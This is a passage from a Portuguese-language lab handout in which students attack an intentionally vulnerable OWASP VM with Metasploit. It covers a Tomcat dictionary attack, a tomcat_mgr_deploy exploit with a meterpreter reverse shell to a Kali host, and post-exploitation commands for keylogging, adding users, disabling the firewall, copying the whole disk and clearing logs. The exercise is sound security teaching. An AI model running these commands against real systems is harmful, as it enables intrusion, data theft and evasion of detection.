[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
```

Figura 10 – Ataque do dicionário no servidor tomcat.

O metasploit realizou o ataque do dicionário.

Questão 14. **Copie e cole o screenshot** da sua tela ao realizar o experimento anterior.
Depois, explique o experimento:

a. O que é o ataque do dicionário?
b. O que foi encontrado?
c. Qual foi a vulnerabilidade usada para obter esse resultado?
d. Como pode ser explorado esse resultado?

O tomcat_mgr_deploy pode usar diferentes payloads (figura 11). O payload identifica o código que o módulo deve executar e que deve ser entregue ao alvo.

```
msf exploit(tomcat_mgr_deploy) > show payloads
```

```
msf exploit(tomcat_mgr_deploy) > show payloads

Compatible Payloads
===================

   Name                              Disclosure Date  Rank    Description
   ----                              ---------------  ----    -----------
   generic/custom                                     normal  Custom Payload
   generic/shell_bind_tcp                             normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                          normal  Generic Command Shell, Reverse TCP Inline
   java/meterpreter/bind_tcp                          normal  Java Meterpreter, Java Bind TCP Stager
   java/meterpreter/reverse_http                      normal  Java Meterpreter, Java Reverse HTTP Stager
   java/meterpreter/reverse_https                     normal  Java Meterpreter, Java Reverse HTTPS Stager
   java/meterpreter/reverse_tcp                       normal  Java Meterpreter, Java Reverse TCP Stager
   java/shell/bind_tcp                                normal  Command Shell, Java Bind TCP Stager
   java/shell/reverse_tcp                             normal  Command Shell, Java Reverse TCP Stager
   java/shell_reverse_tcp                             normal  Java Command Shell, Reverse TCP Inline
```

Figura 11 – Payloads.

Digite os comandos.

```
msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > set RHOSTS x.x.x.x  (IP da máquina Owasp)
msf exploit(tomcat_mgr_deploy) > set HttpUsername root
msf exploit(tomcat_mgr_deploy) > set HttpPassword owaspbwa
msf exploit(tomcat_mgr_deploy) > set RPORT 8080
msf exploit(tomcat_mgr_deploy) > show options
msf exploit(tomcat_mgr_deploy) > show payloads
msf exploit(tomcat_mgr_deploy) > set payload java/meterpreter/reverse_tcp
msf exploit(tomcat_mgr_deploy) > show options
msf exploit(tomcat_mgr_deploy) > set LHOST 10.1.2.7  -> colocar IP da Kali

msf exploit(tomcat_mgr_deploy) > exploit
```

O efeito dos comandos está representado na figura 12. Nesse prompt (meterpreter) podem ser executados comandos. Ao conseguir chegar no prompt do meterpreter você está com um tipo de shell na máquina alvo.

Digite `help` no prompt do meterpreter para listar os comandos possíveis que poderão ser executados.

```
msf5 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 10.1.2.7:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6260 bytes as HnrAww7N4U1Kl.war ...
[*] Executing /HnrAww7N4U1Kl/ad5JFhxy2Kxn4jCGxBCt.jsp...
[*] Undeploying HnrAww7N4U1Kl ...
[*] Sending stage (53845 bytes) to 10.1.2.6
[*] Meterpreter session 1 opened (10.1.2.7:4444 -> 10.1.2.6:48888)
 at 2019-03-18 13:21:54 -0400
```

Figura 12 – Prompt disponível na máquina Owasp Broken.

Questão 15. Copie e cole o screenshot da sua tela de estabelecimento de sessão, como a figura 12 (inclua na imagem a parte dos IPs, data e hora dos experimentos). Agora, explique os experimentos respondendo perguntas:

a. Qual a vulnerabilidade que está sendo explorada?
b. O que faz o exploit para explorar a vulnerabilidade?
c. O que é o meterpreter?
d. O que é possível fazer depois que o exploit é executado? Use pelo menos dois comandos do meterpreter listados com o comando help ou listados na Figura 13 e explique cada um deles, colocando a imagem da execução dos seus comandos. Alguns comandos para máquinas Windows não funcionarão na máquina Linux.

Promovendo privilégios	meterpreter > getuid meterpreter > use priv meterpreter > getsystem meterpreter > getuid
Levantando informações	meterpreter > sysinfo meterpreter > run get_env meterpreter > run get_application_list
Desativando firewall	meterpreter > shell C:\Windows\System32> netsh firewall set opmode disable C:\Windows\System32> exit
Capturando tela	meterpreter > getpid meterpreter > ps meterpreter > use -l meterpreter > use espia meterpreter > screenshot meterpreter > screengrab
Ativando keylogger	meterpreter > keyscan_start meterpreter > keyscan_dump meterpreter > keyscan_stop
Enumerando informações	meterpreter > run winenum meterpreter > run scraper (copiar entradas do registro) meterpreter > run prefetchtool
Injetando informações nos arquivos de hosts do Windows	meterpreter > edit c:\\Windows\\System32\\drivers\\etc\\hosts
Realizando varredura na rede do alvo	meterpreter > run arp_scanner -i meterpreter > run arp_scanner -r <REDE_ALVO>
Criando usuário	meterpreter > shell C:\Windows\System32> net user marcos changeme /add C:\Windows\System32> net user C:\Windows\System32> exit

Baixando o HD da máquina alvo	`meterpreter > download -r c:\\`

Enviando arquivo para o alvo	`meterpreter > upload /root/tcpdump.exe c:\\windows\\System32`
	`meterpreter > shell`
	`meterpreter > tcpdump -w saida.pcap`
	`meterpreter > ps`
	`meterpreter > kill NUMERO_PROCESSO`
	`meterpreter > download c:\\saida.pcap`

Apagando rastro	`meterpreter > clearev`

Figura 13 – Opções do meterpreter [3].

Referências:

1. Metasploit: http://www.metasploit.com/
2. Comandos Metasploit: http://www.offensive-security.com/metasploit-unleashed/Msfconsole_Commands
3. Segurança de Redes e Sistemas RNP: http://pt.scribd.com/doc/57585030/Seguranca-de-Redes-e-Sistemas
4. Starting Metasploit in Kali Linux: http://docs.kali.org/general-use/starting-metasploit-framework-in-kali
5. What is Meterpreter: https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/
6. Zed Attack Proxy Project - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
7. Kali Training - https://kali.training/
8. OWASP Vulnerable Web Applications Directory Project - https://www.owasp.org/index.php/OWASP_Vulnerable_Web_Applications_Directory_Project#tab=Virtual_Machines_or_ISOs
9. OWASPbwa - UserGuide.wiki - https://code.google.com/archive/p/owaspbwa/wikis/UserGuide.wiki
10. Kali Tools - http://tools.kali.org/web-applications
11. Scanner SSH Auxiliary Modules - https://www.offensive-security.com/metasploit-unleashed/scanner-ssh-auxiliary-modules/
12. Top 5 (Deliberately) Vulnerable Web Applications to Practice Your Skills On - https://resources.infosecinstitute.com/top-5-deliberately-vulnerable-web-applications-to-practice-your-skills-on/